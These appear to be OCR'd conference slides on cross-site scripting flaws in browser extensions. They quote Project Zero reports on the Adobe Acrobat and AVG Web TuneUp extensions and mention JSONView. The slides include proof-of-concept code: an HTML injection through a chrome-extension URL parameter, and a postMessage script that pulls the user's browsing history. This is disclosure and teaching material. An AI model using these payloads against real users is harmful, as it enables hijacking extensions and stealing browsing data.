


JavaScript Alert

XSS

Adobe Acrobat extension XSS

- XSS found on January 2016
- 30 million installations
- XSS found by Google Project Zero researcher Tavis Ormandy


1088 - Adobe: Adobe Acrobat
Tomer
Secure
https://bugs.chromium.org/p/project-zero/issues/detail?id=1088#c4

Issue 1088

Starred by 4 users

Adobe: Adobe Acrobat Force-Installed Vulnerable Chrome Extension

Project Member Reported by taviso@google.com, Jan 18

Back to list

Status: Fixed

Owner: taviso@google.com

Closed: Jan 18

Cc: *project-...@google.com*

Deadline-90

Finder-taviso

Severity-Critical

CCProjectZeroMembers

Vendor-Adobe

Product-Acrobat

Reported-2017-Jan-12

Sign in to add a comment

On January 12th, an automatic Adobe Acrobat update force installed a new chrome extension with ID efaidnbmnnnibpcajpcglclefindmkaj. You can view it on the Chrome Webstore here: https://chrome.google.com/webstore/detail/adobe-acrobat/efaidnbmnnnibpcajpcglclefindmkaj/

I can see from the webstore statistics it's already got ~30M installations.

It didn't take long to notice there's a DOM XSS in data/js/frame.html

```
} else if (request.current_status === "failure") {
    analytics(events.TREFOIL_HTML_CONVERT_FAILED);
    if (request.message) {
        str_status = request.message;
    }
    success = false;
```

Presumably you can do

```
window.open("chrome-extension://efaidnbmnnnibpcajpcglclefindmkaj/data/js/frame.html?message=" +
encodeURIComponent(JSON.stringify({
    panel_op: "status",
    current_status: "failure",
    message: "<h1>hello</h1>"
})));
```

I think CSP might make it impossible to jump straight to script execution, but you can iframe non web_accessible_resources, and easily pivot that to code execution, or change privacy options via options.html, etc.

The frame who framed the XSS

iframe.js


```
op = request.panel_op;
switch (op) {
    case "status":
        if (request.current_status === "waiting") {
        ...
        } else if (request.current_status === "failure") {
            analytics(events.TREFOIL_HTML_CONVERT_FAILED);
            if (request.message) {
                str_status = request.message;
            }
            success = false;
        }
}
...
if (str_status) {
    $(".convert-title").removeClass("hidden");
    $(".convert-title").html(str_status);
}
```

This is our payload!

Raw input to HTML

Content-Security Policy

- CSP by default on extensions since 2014
- Protects in 3 ways:
    1. Forbid evals
    2. Forbid inline scripts
    3. Allow only local scripts




Research at Google

CSP Is Dead, Long Live CSP! On the Insecurity of Whitelists and the Future of Content Security Policy

> “We find that 94.68% of policies that attempt to limit script execution are ineffective, and that 99.34% of hosts with CSP use policies that offer no benefit against XSS”


AVG Web Tuneup extension XSS



This site is Safe

This page contains no active threats and can be browsed safely.

- XSS found on December 2015
- 9 million installations
- XSS found by Google Project Zero researcher Tavis Ormandy


675 - AVG: "Web TuneUP" ext
Tomer
Secure
https://bugs.chromium.org/p/project-zero/issues/detail?id=675&redir=1

```
window.addEventListener("message", receiveMessage, false);
window.postMessage({ from: "web", to: "content", method: "recently" }, "*")

function receiveMessage(event)
{
    if (event.data != undefined && event.data.historyItems != undefined) {
        var obj = JSON.parse(event.data.historyItems);

        document.write("Here is a list of websites you've been visiting");
        document.write("<br>");
        for (i in obj) {
            var d = new Date(obj[i]);
            document.write("<a href=" + i + ">" + i + "</a> on " + d);
            document.write("<br>");
        }
    }
}
</script>
```

I'm sure if I keep looking I'll be able to turn this into remote code execution, but hopefully this is enough for now.

This bug is subject to a 90 day disclosure deadline. If 90 days elapse without a broadly available patch, then the bug report will automatically become visible to the public.

Disappointed, Tavis.

AVG Web Tuneup - DEMO

JSONView extension XSS

JSONView

- XSS found on February 2016
- Removed from store on November 2016
- Came back on January 2017
- XSS found by Joe Vennix

JSONView - DEMO

Q / A

THANKS

